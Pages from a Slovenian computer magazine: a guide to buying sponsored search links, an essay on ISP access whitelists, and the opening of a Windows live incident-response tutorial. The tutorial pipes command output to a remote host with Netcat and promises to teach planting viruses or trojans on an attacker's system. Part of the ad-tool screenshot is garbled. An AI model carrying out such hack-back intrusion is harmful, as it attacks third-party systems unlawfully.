Določitev kriterijev ciljanja sledi ustvarjanje vsebine sponzorirane povezave. Za **naslov** imamo na voljo 25 znakov, za **opis** oglasa pa dve vrstici po 35 znakov. Ker ste z razpoložljivim prostorom precej omejeni, naj bo vsaka beseda premišljeno izbrana. Naslov naj bo udaren, vsebina oglasa pa razumljiva. Priporočljivo je, da oglas poziva uporabnika k izvršitvi določenega



Slika 2: Določitev geografskega ciljanja

ne z njegovim poslovanjem oz. ponudbo in za katere verjame, da mu lahko na spletno stran prinesejo kar največ potencialnih strank. Če vzamemo za primer spletno trgovino s čevlji, bi se lahko odločili za zakup naslednjih ključnih besed: čevlji, škornji, sandali, obutev, copati, spletna trgovina ipd.

Pri izboru ključnih besed velja opozoriti, da **presplošen** izbor ključnih besed prinese veliko prikazov sponzorirane povezave in **zelo malo klikov**, saj se prikazuje premalo natančno izbrani ciljni skupini uporabnikov. Če na primer prodajate opremo za golf, ni dobro izbrati ključne besede golf, saj se bodo vaši oglasi prikazovali tudi ljudem, ki iščejo zadeve, ki niso povezane z vašim poslom (na primer golf igrišča, tečaje za golf, tekmovanja o golfu ipd.). Namesto splošnih besed raje izberite **bolj opisne in specifične izraze** za svoje izdelke oz. storitve (na primer palice za golf, torbe za golf, putterji ipd.), tako da se bodo oglasi prikazovali tistim uporabnikom, ki iščejo ravno tisto, kar vi ponujate. Pri izboru ključnih besed je priporočljivo tudi to, da na seznam besed dodajte **tudi množinske različice** besed, sopomenke in sorodne izraze.

Slovenski ponudniki sponzoriranih povezav

Zakup sponzorirane povezave omogočajo naslednje slovenske spletne strani: Najdi.si, Matkurja in Slowwwenia.com. Cena zakupa je od 70 do 90 tolarjev na klik.

SPONZORIRANE POVEZAVE V NEKATERIH PRILJUBLJENIH ISKALNIKIH

Iskalniki imajo za sponzorirane povezave različna pravila in orodja. Oglejmo si jih nekaj.

Pravila postavitve sponzorirane povezave v Najdi.si

Pri postavitvi sponzorirane povezave v našem najbolj priljubljenem iskalniku je treba upoštevati nekaj pravil in omejitev:

- Ključna beseda, na katero je vezana sponzorirana povezava, ne sme biti lastno ime tretje osebe (na primer, podjetje Krka ne more zakupiti iskalne poizvedbe »Lek«).
- Sponzorirana povezava mora ustrezati pričakovanju uporabnika, kar drugače povedano pomeni, da se pri zakupu besede upošteva:
 - načelo večje priljubljenosti (na primer, Festival Lent 2001 je pomembnejši in bolj znan od agencije Lent 2001, zato slednja ne more zakupiti sponzorirane povezave na iskalno poizvedbo »Lent 2001«);
 - načelo pozicioniranja (na primer KD Group ne more zakupiti sponzorirane povezave pod iskalno poizvedbo »banka«; lahko pa to stori Nova Ljubljanska Banka).
- Naslov sponzorirane povezave ne sme presegati 45 znakov; besedilo pod naslovom pa lahko vsebuje največ 174 znakov.
- Besedilo sponzorirane povezave mora ustrezati iskalni poizvedbi in vsebini oglaševane spletne strani.

spletno oglaševanje prek iskalnikov

dejanja (na primer »Registrirajte se na brezplačne e-novice«, »Kupite odlične DVD-predvajalnike«) ali pa da mu ponuja jasne informacije (na primer »20 % popust pri nakupu fotoaparata«, »Akcijaska ponudba izdelkov bele tehnike«). Če želite doseči kar najboljšo učinkovitost svojih oglasov, vam priporočamo, da ustvarite več različnih oglasov za isto akcijo in tako preverite, kakšni naslovi in kakšna sporočila najbolje delujejo. Pri izdelavi oglasa moramo določiti tudi **URL**, ki se bo prikazal v oglaševanju (dolga je lahko največ 35 znakov) in **ciljani URL** (naslov, na katerega bodo prispeli uporabniki ob kliku na oglas, naj vodi neposredno na podstran oglaševanega izdelka ali storitve).

4. Izbira ključnih besed

Določimo ključne besede, na podlagi katerih se bo izpisala sponzorirana povezava. Ključne besede naj odražajo naravo vašega posla, prodajnega programa in storitev, ki jih opravljate. Pri izbiri ključnih besed vam je lahko v pomoč tudi orodje **Predlagalnik ključnih besed**, ki vam na podlagi vaše vnese besede predlaga še

Slika3: Vzpostavitev sponzorirane povezave v Googlu

Slika4: Predlagalnik ključnih besed

rodne izraze, ki vam bodo morda koristili pri priklicu vaših oglasov, ali pa izraze, ki nimajo zveze z vašo dejavnostjo in jih lahko blokirate.

Z določanjem načina ujemanja ključnih besed, ki bodo sprožile vaš oglas, lahko akcijo usmerite na večjo ali ožjo množico. Pri ujemanju ključnih besed poznamo štiri načine ujemanja:

- **Približno ujemanje.** Če v svoj seznam ključnih besed vključite ključne besede ali besedne zveze, na primer *digitalni fotoaparati*, se bodo vaši oglasi prikazali, ko bodo uporabniki iskali *digitalni* in *copati* v kakršnemkoli vrstnem redu in po možnosti skupaj z drugimi besedami.

- **Ujemanje po besedni zvezi.** Če vnesete svojo ključno besedo med narekovaja, na primer "*digitalni fotoaparati*", se bo vaš oglas prikazal, ko bo uporabnik iskal besedno zvezo *digitalni fotoaparati* v tem vrstnem redu, in morda skupaj z drugimi besedami v poizvedbi. Na primer, oglas se bo prikazal pri *canon digitalni fotoaparati*, ne pa tudi pri *fotoaparati digitalni canon*.

- **Natančno ujemanje.** Če ste vaše ključne besede dali v oglate oklepaje, na primer [*digitalni fotoaparati*], se bodo vaši oglasi prikazali, ko bodo uporabniki iskali določeno frazo *digitalni fotoaparati*, v tem

Revolucija pameti!

Ste vedeli, kako boste živelijutri?

Vse o telekomunikacijah, multimedijskih tehnologijah, informatiki, računalništvu, avtomatiki, elektroniki, energetiki in drugih naprednih tehnologijah, ki bodo krojile naše življenjsko in delovno okolje.

Osrednji razvojni, poslovni in izobraževalni dogodek s pametnim pogledom v prihodnost.



moja prihodnost
HEVREKA! 06
pametna okolja

Dodatne informacije:
www.hevrekas.si

spletno oglaševanje prek iskalnikov

vrstnem redu in brez drugih besed v poizvedbi. Tako se vaš oglas ne bo prikazal pri poizvedbi *canon digitalni fotoaparati*.

• **Negativno ujemanje.** Če sta vaši ključni besedi *digitalni fotoaparati* in če pred ključno besedo vtikate vezaj: *-canon*, se vaš oglas ne bo prikazal pri poizvedbi *canon digitalni fotoaparati*.

5. Določitev zneskov

Googlov AdWords vam omogoča popoln nadzor nad stroški oglasne akcije. Poleg dnevnega zneska, ki ga nameravate nameniti za akcijo, lahko določite tudi **najvišjo ceno na klik (CNK)**, ki ste jo pripravljeno plačati, ko uporabnik klikne na vaš oglas. Minimalna cena je v sistemu že vnaprej določena, in sicer na podlagi tržne vrednosti izbranih ključnih besed in pregleda zgodovine učinkovitosti besed iz preteklih akcij. Tako dnevno porabo kot najvišjo ceno na klik lahko kadarkoli poljubno spreminjate. Kot pomoč pri opredelitvi oglaševalskega proračuna vam lahko rabi **Ocenjevalnik prometa**, ki bo na podlagi vnesenih ključnih besed in vašo najvišje cene na klik izračunal povprečno uvrstitev oglasa za vsako izmed ključnih besed, predvideno dnevno število klikov, povprečno ceno na klik ter predvideno dnevno porabo. Povprečni CNK je lahko višji ali pa nižji od vašega CNK-ja, odvisno pač od števila drugih oglaševalcev, ki se zanimajo za isto besedo in od njihove cene. Če bo pri določeni besedi vaš CNK nižji od

povprečnega, vas bo sistem opozoril, da bo ta beseda nedejavna za iskanje, ker pomeni, da ne bo priklicala prikaza sponzorirane povezave. Za njeno aktiviranje boste morali ponuditi višji CNK. Če boste po nepotrebnem postavili previsok CNK, jo bo Googlov sistem samodejno znižal do zneska, ki bo le za en cent višji od najnižje cene, ki je potrebna, da ostanete na istem položaju na strani.

6. Pregled vaših izbir

V zadnjem koraku je treba vse elemente akcije še enkrat preveriti, jih po potrebi korigirati in nato akcijo shraniti. S tem je postopek izdelave sponzorirane povezave končan.



Koliko ste največ pripravljeni plačati vsakič, ko nekdo klikne na vaš oglas?

Na podlagi svojega oglasa upoštevajte, da mu določite najvišjo ceno na klik (CNK). Najvišja CNK je najvišja cena, ki ste jo pripravljeni plačati vsakič, ko uporabnik klikne na vaš oglas. Najvišjo CNK lahko spreminjate, kadar koli želite.

Vpisite svojo najvišjo CNK: (Najmanjša: 2.00)
 Višja CNK poudarja višji položaj oglasa, kar naravno pomeni več klikov.

Želite kupiti največ možnih klikov? Če želite svoj oglas postaviti na vrh vseh možnih prikazov, preplačate samo porabo v višini 1.011,39 in najvišjo CNK v višini 1.011,39.

▼ **Ocenjevalnik Prometa** - Vpisite CNK in si ogledate ocenjeno uvrstitev, pomem ter ceno vsakega beseda.

▼ **Primer:** Če so vam nekateri izrazi neznan, pogledajte [seznam besed iz ocenjevalnika prometa](#).

napredna CNK: 2.00	Čisti novc. znesek				
Če ste imeli predhodno najvišjo CNK, uporabite seznam klikov kot pomoč pri določanju dnevne predvidene porabe.					
Ocenjena največja CNK: 20,00 SIT					
Ključna beseda	Plača. položaj	Klikov / dan	Cena / klik	Plača. CNK	Številni
Strojstvo	2,4	1,5	13,31	12,29	Ajdina
analiza	1,0	< 0,1	5,95	10,82	Ajdina
internet	2,2	0,2	3,67	10,83	Ajdina
internet strani	3,0	< 0,1	5,21	10,93	Ajdina
izdelavi marketing	1,0	< 0,1	0,60	9,91	Ajdina
izdelavo	1,0	< 0,1	0,60	9,91	Ajdina
novic	1,0	0,1	1,20	10,61	Ajdina
oglaševanje	1,5	0,7	7,41	10,61	Ajdina
optimizacija	1,0	< 0,1	0,60	9,91	Ajdina
optimizacija spletnih strani	1,0	< 0,1	0,60	7,93	Ajdina
pozicija	1,0	< 0,1	0,60	9,91	Ajdina
pozicioniranje	1,0	0,1	1,10	10,61	Ajdina
promerjanje	1,0	< 0,1	0,60	9,91	Ajdina
spletni strani	1,0	0,2	3,33	14,45	Ajdina
stranovjanje	-	< 0,1	0,60	3,00	Indikator za poročanje klikov

Danes za te ključne besede so izračunane razmerje med prikazi in klikom ter število oglaševalcev. Nekele cene ali skupni število besed bodo morda le približne in se bodo spremenile, če se bodo spremenile ključne besede, da se bodo spremenile njihove cene, da se bodo spremenile njihove cene, da se bodo spremenile njihove cene, da se bodo spremenile njihove cene.

Zapomni si naslednje stvari:

- You can always change your CPC and budget, or pause your account entirely.
- Vala predvidena poraba določa, koliko porabe. Če imate dnevno porabo 5 dolarjev in je v mesecu 30 dni, vas za ta mesec nikoli ne bomo izplačali za več kot 150 dolarjev.
- Če se cene na tej strani zdiš neznan, ste morda izbrali ključne besede, ki so predvidene ali izrazito konkurenčne. Želite spremeniti tako, da izberete bolj specifične ključne besede, npr. rabe urvice namesto roba. S specifičnejšimi besedami se lahko bolj preprosto izplačate. [Uredite seznam svojih ključnih besed.](#)

Slika 5: Ocenjevalnik prometa vam omogoča natančnejše načrtovanje akcije.

Ker so za prikaz sponzoriranih povezav na voljo le **tri mesta**, lahko določeno besedo zakupijo največ trije oglaševalci hkrati. Zato se seveda ne gre čuditi, da so nekatere najbolj iskane besede **vseskozi razprodane** in da so nekateri oglaševalci precej nejevoljni, saj zaradi zasedenosti nekaterih zanje najbolj ključnih besed sploh ne dobijo možnosti, da bi zakupili sponzorirano povezavo. S tega vidika se zdi Googlov sistem **AdWords** veliko pravičnejši, saj ima možnost zakupa sponzorirane povezave prav **vsako podjetje**, ki v zadostni meri odveže svoj oglaševalski mošnjiček. Tisti, ki da za določeno besedo več denarja, bo pač lahko izkoriščal prednosti, ki jih lahko prinese objava sponzorirane povezave v iskalniku.

Googlov sistem AdWords

V zadnjem času lahko v najbolj priljubljenem svetovnem iskalniku zasledimo vse sponzoriranih povezav v **slovenskem jeziku**, ker je seveda povsem razumljivo, saj sodi Google v vrh spletnih strani po dosegu, ki ga ima med slovenskimi spletnimi uporabniki. Google v primerjavi s številnimi drugimi imeniki in iskalniki ne **predpisuje minimalnega proračuna** vaše oglaševalske akcije niti **cene**, ki jo morate plačati za klik. Cena se namreč ustvarja na prostem trgu, kar pomeni, da je **odvisna zgolj od povpraševanja** po določeni besedi. Bolj kot je določena beseda pomembna in priljubljena, več denarja bo treba odšteti za njen zakup. Ker se slovenska podjetja pri zakupu besed bolj ali manj srečujejo le z domačo konkurenco, so

temu primerne tudi **cene zakupa znatno nižje** kot za istopomenske besede v najbolj razširjenih svetovnih jezikih.

Drugače kot iskalnik Najdi.si omogoča Google popolnoma **samostojno ustvarjanje in upravljanje oglaševalskih akcij** s sponzoriranimi povezavami. Googlov oglaševalski sistem AdWords (<https://adwords.google.com>), namreč omogoča postavitev besedilnih in slikovnih oglasov tako v Googlu kot v Googlovi mreži, ki vključuje iskalnike, kot so America Online, CompuServe, Netscape ter številne druge spletne strani. Uporaba oglaševalskega sistema je možna takoj po opravljenem postopku registracije in po plačilu 5 dolarjev prijavnine. Takoj ko imate odprt uporabniški račun, pa lahko s pomočjo **čarovnika** v nekaj minutah vzpostavite sponzorirano povezavo v Googlu.

Položaj sponzorirane povezave na Googlu Na Googlovi strani rezultatov iskanj se sponzorirane povezave prikazujejo na dveh mestih, in sicer na skrajni desni strani ali pa nad organskimi zadetki iskanj. **Položaj oglasa** med sponzoriranimi povezavami temelji na njegovi **prednostni stopnji**, ki jo določa naslednja formula: »**najnižji CNK** ključne besede oziroma skupine oglasov x »**indeks kakovosti ključne besede**«, ki je določen z razmerjem med prikazi in kliki ključne besede (CTR – click through rate), relevantnostjo besedila oglasa, zgodovino učinkovitosti ključne besede in drugimi dejavniki relevantnosti. Iz navedene formule lahko razberemo, da se bo položaj vašega oglasa izboljšal, če boste izboljšali dejavnike učinko-

vitosti, na primer dvignili ceno na klik (CNK) ali izboljšali razmerje med prikazi in kliki (CTR). Do položaja nad Googlovimi rezultati iskanj pa lahko pride oglaševalc le z dovolj visoko ceno na klik.

Spremljanje akcij

Googlov sistem AdWords vam poleg enostavnega ustvarjanja omogoča tudi enostavno spremljanje in

upravljanje oglaševalske akcije ter nadzor stroškov v realnem času. Uporabnikom sistema so ves čas na voljo tudi podrobna statistična, konverzijska in finančna poročila. Med **statističnimi poročili** si lahko za vsako izmed vaših ključnih besed, oglasov, skupin oglasov, akcij ter računa ogledate povprečje dejanske cene na klik (CNK), kolikokrat so bili vaši oglasi prikazani (prikazi), kolikokrat so uporabniki kliknili na vaše oglase (kliki) in kolikšna so razmerja med prikazi in kliki vaših oglasov ter ključnih besed (RPK). **Finančna poročila** ponujajo vpogled v obračun vaših akcij, ki vključujejo datume faktur, številke faktur, posamezne in skupne cene oglaševalskih akcij ipd. **Poročanje o konverzijah**, ki je novost v sistemu AdWords, omogoča, da sledite številu uporabnikov, ki so po kliku na oglas kaj kupili, se prijavili na e-novice, opravili registracijo ... Podatke o konverzijah lahko spremljate na ravni posameznih ključnih besed, kar je pomembno za poznejše optimiranje akcije in za natančnejše ocene donosnosti naložbe.

PRIHODNOST ISKALNEGA MARKETINGA

Pravi razcvet iskalnega marketinga kot tudi samega spletnega oglaševanja v Sloveniji lahko pričakujemo šele takrat, ko se bodo podjetja začela zavedati, da jim lahko povečani vložki v spletno oglaševanje oz. preražopreditev sredstev v medijskem kolaču prinesejo **bistveno boljše rezultate kot klasično oglaševanje**. Problem, ki je prisoten že vrsto let, je namreč ta, da je pri večini podjetij opazno **pomanjkanje znanja** o internetu in internetnem oglaševanju nasploh. S pomočjo dobrih uvrstitev v iskalnikih lahko namreč podjetja cenovno zelo učinkovito dosegajo svojo ciljno skupino ravno v tistem trenutku, ko uporabniki iščejo prav to, kar podjetje ponuja.

Zaščita pred neželenimi uporabniki!

Doslej še nismo pomislili, da bi bili lahko tudi uporabniki spletnih strani obravnavani kot »spam«, a dočakali smo tudi to ...

Piše: Bojan Amon

bojan.amon@mojmikro.si

Vturbulentnem internetnem okolju smo navajeni na številne oblike raznovrstnih zaščit – pred virusi, neželeno pošto, nadležnimi vznikajočimi okni, zlonamerno programsko opremo in podobno – nismo pa se še srečali z omejitvami, s katerimi se v ZDA spogledujejo nekateri ponudniki internetnega dostopa in storitev. Gre za zaščito na strani operaterja oziroma ponudnika, ki bi na podlagi deklariranih ustreznih programskih in strojnih zahtev uporabnikom, ki teh ne izpolnjujejo, onemogočila dostop do storitve, spletne strani ali informacijskega servisa.

»BELI« IN »ČRNI« UPORABNIKI

Koncept je približno tak: Na strani ponudnika je postavljen »beli« seznam (whitelist), ki vključuje navedene »dovoljene« strojne in programske konfiguracije uporabnikovega računalnika, ki mu je dostop dovoljen. Če komponente ali programske opreme posameznikovega računalnika **ni na tem seznamu**, je uporabniku dostop **onemogočen**. **Preverjevalni mehanizmi** (access control agents) naj bi se zaganjali v uporabnikovem računalniku.

TEHNIČNA, ETIČNA IN PRAVNA VPRAŠANJA

Tovrstna zaščita, ki naj bi odpravile predvsem težave zaradi zlonamerne programske opreme in računalniških virusov, pa odpira kar nekaj tehničnih, etičnih in, ne nazadnje, tudi pravnih vprašanj. Internet kot omrežje vseh omrežij v svojem ideološkem tkivu vsebuje ideal združevanja, povezovanja in odprtosti ter je (vsaj v teoriji) popolno **nasprotje ekskluzivizma** in vertikalne strukture dostopa do raznovrstnih podatkov. Predlagane zaščite bi torej po definiciji izločile vse uporabnike, ki bodisi niso zmožni zagnati preverjevalnega mehanizma ali pa ne ustrezajo (povsem poljubno) postavljenim kriterijem, ki so jasno v interesu ponudnika. Skrajni primer: Microsoft lahko onemogoči dostop do svoje spletne strani vsem, ki nimajo nameščenega Internet Explorerja in njihovega zaščitnega paketa.

Osrednja težava je v tem, da je **nemogoče postaviti uniformne in splošno sprejemljive kriterije** glede tega, kakšna strojna in programska oprema je »ustrezna«. Očitno oviro pomeni tudi časovni dejavnik, saj bo te »bele sezname« izjemno težko tako ažurno dopol-



↘ **Koncept izločanja neželenih uporabnikov temelji na seznamu dovoljene strojne in programske konfiguracije uporabnikovega računalnika, ki jo preveri ponudnik.**

njevati, da bodo neprestano omogočali dostop tudi tistim z najnovejšo strojno in programsko opremo. Neizogibno je tudi vprašanje **avtoritete**, saj je nemogoče zagotoviti popolno legitimnost glede tega, kdo bo odločal o ustreznosti in neustreznosti posameznih elementov. Sociološko problematiko predlaganega koncepta dobro opredeljuje pojem **diskriminacije**, saj bodo tako nekateri posamezniki imeli bolj omejene možnosti kot drugi.

Predlagane zaščite bodo najverjetneje dvignile veliko prahu med aktivisti za zaščito človekovih pravic, saj gre do neke mere v **poseg v zasebnost**. Mnogi uporabniki se namreč ne zavedajo, kako pomembna informacija postaja za podjetja vrsta strojne in programske opreme, ki jo uporabnik uporablja.

UPORABNIKI LAHKO »VRNEJO UDAREC«

Najbolj ironično od vsega pa je dejstvo, da bi se (kot je to potekalo doslej) bržkone hitro našla skupina zavzetih »inovatorjev« in razvila programsko opremo, ki bi preverjalnim me-

hanizmom sporočala **lažne podatke**. Prav zato je smiselno tudi vprašanje o veljavnosti in zanesljivosti tovrstnih preverjanj, saj odsotnost fizičnega preverjanja na kraju samem pušča veliko prostora za raznovrstne prevare.

Zagovorniki predlogov za te zaščite sicer trdijo, naj bi te ključno prispevale k zviševanju kakovosti strojne in predvsem programske opreme uporabnikov. Bržkone nas zato zbode očitna ironija ob dejstvu, da vodilno podjetje na področju programske opreme, **Microsoft**, **nasprotuje** predlaganim zaščitnim in omejevalnim mehanizmom. Ostri jeziki stroke trdijo, da ravno zato, ker bi se Microsoftovi Windows in Outlook prvi znašli na seznamu nedovoljene programske opreme, saj ne slovita kot varnostno zanesljivi rešitvi. Problematika se nadaljuje, tudi če pomislimo na izkoriščevalske potenciale

predlaganih mehanizmov. Nekatera (predvsem) bogatejša podjetja bi lahko umetno dvigala ugled svojih izdelkov, s tem da bi s takimi in drugačnimi sredstvi prisilila nadzorne mehanizme k blokadi konkurenčnih izdelkov. Slednje sicer že malce meji na teorijo zarote, a vseeno, ni na področju nemogočega.

SE NAM OBETA BOJ ZA SVOBODEN DOSTOP?

Kakorkoli že, ob morebitni izvedbi predlaganih preverjevalnih mehanizmov se nam obeta (drag) boj za svoboden in vsesplošen dostop. Upajmo le, da končni rezultat ne bo nov (**digitalni**) **razkorak med uporabniki spleta** znotraj obstoječega digitalnega razkoraka, ki se že nekaj časa vztrajno širi. Najbolj črn scenarij bi bilo razslojevanje uporabnikov interneta, kar bi bilo lahko za njegov nadaljnji razvoj celo usodno.

Vir : Will ISPs Quarantine You From the Internet? <http://www.itarchitect.com/shared/article/showArticle.jhtml?articleId=175001756>

hekerske metode: odgovori na napade v živo

Tudi hekerji so ranljivi

V tem članku vam bom predstavil metode in orodja, s katerimi si boste izdelali CD (za Windows) za odgovor na morebitne hekerske napade.

Piše: Tomaž Bratuša

tomaz.bratusa@mojmikro.si

Odgovor v živo je tehnika, s katero zbiramo spremenljive podatke, ki bi se izgubili, ko bi napadeni sistem ugasili. Velikokrat je tovrstni prijem edina izbira, saj si žrtev preprosto ne more privoščiti izključitve strežnika, od katerega je nemalokrat odvisno marsikaj.

Klasična uporaba orodij za odgovor v živo zahteva dostop na ravni administratorja, pri tem pa je pomembno, da podatke, ki jih bomo pridobili, **prenesemo v varno delovno postajo**, kjer jih bomo kasneje analizirali. Informacije bomo v delovno postajo, kjer jih bomo analizirali, prenašali z že znanim programom Netcat (www.vulnwatch.org/netcat/). V delovni postaji za analizo bomo Netcat nastavili z ukazom: `c:\> nc -l -p <vrata> > <ukaz>.txt`, s čimer bomo dosegli, da bo Netcat sprejemal in pridobljene rezultate posameznega ukaza shranjeval v besedilno datoteko, ki bo imela ime določenega izvedenega ukaza.

Znak <ukaz> vsebuje vsak v nadaljevanju opisan ukaz, ki se uporabi v žrtvinem sistemu, zato bomo pri prenosu informacij v žrtvinem sistemu uporabili naslednji ukaz:

```
d:\> <ukaz> | D:\ nc <IP delovne postaje za analizo> <vrata na katerih posluša>
```

Zadnji del zgornjega ukaza (`D:\ nc <IP delovne postaje za analizo> <vrata>`) je treba vstaviti v vse ukaze, ki jih omenjam v tem članku. To je namerno, da bi s tem ohranili koncept ukazov tako, kot smo se jih naučili, brez nepotrebnega ukvarjanja s sintakso za prenos podatkov. Seveda pa se na tem mestu ne bomo ustavili, saj tovrstne postopke pozna vsak malo boljše usposobljen administrator. V članku vam bom zato predstavil tudi možnosti za povračilne ukrepe in vdor v napadalčev sistem. Heker se mora namreč ob napadu na vaš sistem popolnoma odpreti in sprejemati vse podatke, ki mu jih vaš sistem potrebuje. Kdo pravi, da tovrstnega položaja ne bomo izkoristili in nabudnemu hekerju servirali virus, trojanskega konja oz. se preprosto sprehodili po njegovem sistemu, zavarovali dokaze in hekerjev sistem onesposobili.

CMD.exe

Zamislite si, da ste v vlogi napadalca, pri čemer želite prikriti nepoblaščen dostop do datoteke z gesli. Če v žrtvin sistem namestite prilagojeno (rootkit) različico ukazne lupine, ki bo pred administratorjem uspešno prikrivala omrežne povezave, lahko svoj napad nevidno razširite tudi na druge sisteme. Ker je moč ukazno vrstico prilagoditi, ji v žrtvinem sistemu preprosto ne moremo zaupati. V ta namen bomo iz imenika `C:\windows\system32\cmd.exe` prekopalirali ukazno lupino na naš CD namenjen incidentnemu odgovoru.

Uporaba: Po prijavi v žrtvin sistem vstavite svoj medij za odgovor na napad, izberite Start-Run ter vtipkajte naslednji ukaz:

```
D:\> cmd.exe
```

Vsi ukazi, o katerih bo v tem članku govor, se bodo izvajali znotraj te lupine, ki ji lahko zaupamo.

FPort

FPort je eden prvih ukazov, ki jih običajno uporabimo v kompromitiranem strežniku. FPort je brezplačen program podjetja Foundstone, ki



ga lahko prevzamete na spletnem naslovu www.foundstone.com. Orodje nam prikaže trenutno odprta TCP- in UDP-vrata žrtvinega sistema. Orodje je naravnost idealno za odkrivanje zadnjih vrat, ki si jih napadalci običajno zagotovijo za lažji dostop.

Uporaba:

```
D:\> fport
```

FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
<http://www.foundstone.com>

Pid	Process	Port	Proto	Path
744	svchost	- 135	TCP	C:\WINDOWS\system32\svchost.exe
4	System	- 139	TCP	
4	System	- 445	TCP	
792	svchost	- 1025	TCP	C:\WINDOWS\System32\svchost.exe
1652	navapw32	- 1027	TCP	C:\PROGRA\$1\NORTON\$1\navapw32.exe
1860	inetinfo	- 1031	TCP	C:\WINDOWS\System32\inetrv\inetinfo.exe
1880	messaging	- 1226	TCP	C:\Program Files\Messenger\messaging.exe
2736	iexplore	- 2162	TCP	C:\Program Files\Internet Explorer\iexplore.exe
956		- 5000	TCP	
1416	NC	- 62875	TCP	C:\inetpub\Scripts\NC.exe
1880	messaging	- 13863	TCP	C:\Program Files\Messenger\messaging.exe
2736	iexplore	- 123	UDP	C:\Program Files\Internet Explorer\iexplore.exe
744	svchost	- 135	UDP	C:\WINDOWS\system32\svchost.exe
1332	SecureCRT	- 137	UDP	C:\Program Files\SecureCRT\SecureCRT.exe
2664	SecureCRT	- 138	UDP	C:\Program Files\SecureCRT\SecureCRT.exe
4	System	- 445	UDP	
792	svchost	- 500	UDP	C:\WINDOWS\System32\svchost.exe
2524	SecureCRT	- 1028	UDP	C:\Program Files\SecureCRT\SecureCRT.EXE
1860	inetinfo	- 1032	UDP	C:\WINDOWS\System32\inetrv\inetinfo.exe
1880	messaging	- 1033	UDP	C:\Program Files\Messenger\messaging.exe
2812	wsftppro	- 1035	UDP	D:\tools\wsftppro.exe
956		- 1543	UDP	
1652	navapw32	- 1561	UDP	C:\PROGRA\$1\NORTON\$1\navapw32.exe
4	System	- 1610	UDP	
1880	messaging	- 1900	UDP	C:\Program Files\Messenger\messaging.exe
2736	iexplore	- 3336	UDP	C:\Program Files\Internet Explorer\iexplore.exe
2812	wsftppro	- 3456	UDP	D:\tools\wsftppro.exe
1880	messaging	- 9356	UDP	C:\Program Files\Messenger\messaging.exe

Poglejte podatke, ki nam jih je vrnil FPort! Med podatki lahko opazite proces št. 1464, ki ima odprta TCP-vrata 62875 in je videti precej sumljivo, saj teče iz imenika `c:\inetpub\scripts\nc.exe`. Vsekakor gre za netipičen primer, ki si zasluži nadaljnjo analizo, kljub temu pa imejte v mislih dejstvo, da lahko napadalec orodje Netcat (`nc.exe`) preimenuje tudi v manj sumljivo obliko.

Če hočete, da vam FPort prikaže rezultate po številki vrat, uporabite stikalo /p (`fport /p`). Če vam je lažje rezultate pregledovati po imenih aplikacij, lahko uporabite stikalo /a (`fport /a`).

Netstat

Netstat prikazuje omrežne informacije in daje vpogled v trenutno stanje povezav tarčinega sistema. Gre za nepogrešljivo orodje pri odkrivanju napadalčevih zlobnih namenov, najdemo pa ga lahko v imeniku `c:\windows\system32\netstat.exe`.

Uporaba: Uporaba orodja Netstat je povsem enostavna, saj je ukaz, s katerim prikazemo IP-naslove in vrata omrežnih povezav, naslednji:

```
D:\> netstat -an
Active Connections
Proto Local Address Foreign Address State
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1029 0.0.0.0:0 LISTENING
TCP 0.0.0.0:5000 0.0.0.0:0 LISTENING
TCP 192.168.1.4:62875 0.0.0.0:0 LISTENING
TCP 192.168.1.4:62875 192.168.1.2:2953 ESTABLISHED
UDP 0.0.0.0:500 *.*
UDP 0.0.0.0:1035 *.*
UDP 0.0.0.0:1037 *.*
UDP 0.0.0.0:1134 *.*
UDP 0.0.0.0:1136 *.*
```

S pomočjo zgornjih informacij lahko vidimo, da so TCP-vrata 62875 odprta, pri tem pa gremo še korak dlje, saj lahko vidimo tudi, da je IP 192.168.1.2 trenutno povezan v sistem žrtve. Napadalec je torej ravnokar v žrtvinem sistemu. Oba IP-naslova sta znotraj krajevnega omrežja, kar lahko pomeni, da je napadalec nekdo od notranjih uporabnikov omrežja ali pa je zunanji napadalec uspešno vdrl v katerega od računalnikov v krajevnem omrežju in zdaj širi napad na druge sisteme. Druga hipoteza ni preveč spodbudna!

Nbtstat

Nbtstat je orodje za NetBIOS, ki ga ravno tako najdemo v vseh sistemih Windows. Nbtstat.exe nam lahko priskrbi obilo informacij, vendar pa bomo v našem primeru zainteresirani predvsem za informacije glede povezav prek protokola NetBIOS (Microsoft Windows File and Print Sharing). Običajno dobimo prek Nbtstata informacije o stanju povezav NetBIOS v zadnjih 10 minutah.

Uporaba: V našem primeru bomo orodje uporabili tako, da vtipkamo:

```
D:\> nbtstat -c
```

Stikalo `-c` nam omogoča prikaz vseh NetBIOS-ovih imen, ki so trenutno povezana z žrtvinim sistemom.

ARP

Tabela ARP (Address Resolution Protocol) preslika fizične naslove računalnikov oz. tako imenovane MAC (Media Access Control) naslove omrežnih kartic in jih povezuje z dodeljenimi IP-naslovi. Ker v nekaterih krajevnih omrežjih ne uporabljajo stikal (switch), lahko napadalec spremeni vnose v ARP-tabeli posameznega računalnika in s tem povzroči prenekatero težavo. Najpogosteje smo tovrstnim primerom priča v krajevnih omrežjih podjetij, kjer se posamezni zaposleni maskira kot eden izmed sodelavcev.

Uporaba ukaza `arp` nam omogoča vpogled, kateri MAC-naslov je bil v zadnjih petih minutah povezan s katerim IP-naslovom. Tovrstne povezave in sklepi pa nam običajno hitro pomagajo odkriti storilca. Orodje ARP se namesti skupaj z operacijskimi sistemi Windows NT, 2000, XP in ga najdemo v imeniku `C:\windows\system32\arp.exe`.

Uporaba: Orodje ARP nam bo ob uporabi naslednjega ukaza vrnilo vsebino ARP-tabele:

```
D:\> arp -a
```

Naslednji rezultat je prinesel ukaz `arp`, izveden v žrtvinem sistemu:

```
Interface: 192.168.2.2 --- 0x5
Internet Address Physical Address Type
192.168.2.1 00-30-bd-f4-7b-66 dynamic
```

Fizični MAC-naslov za 192.168.2.1 je 00-30-bd-f4-7b-66, na podlagi česar bi v podjetju fizično izsledili računalnik in odkrili storilca.

Opozorilo!

Kot smo opisali v prejšnjih člankih, lahko storilec MAC-naslov omrežne kartice (in s tem tudi IP-naslov) spremeni. Tovrstne spremembe so mogoče tako v sistemih Windows kot tudi UNIX.

PsList

Eden izmed pomembnih korakov pri odkrivanju vdorov in storilcev je prav gotovo tudi tabela procesov. Vpogled v sumljive procese in delovanje napadalca nam ponuja orodje **PsList**.

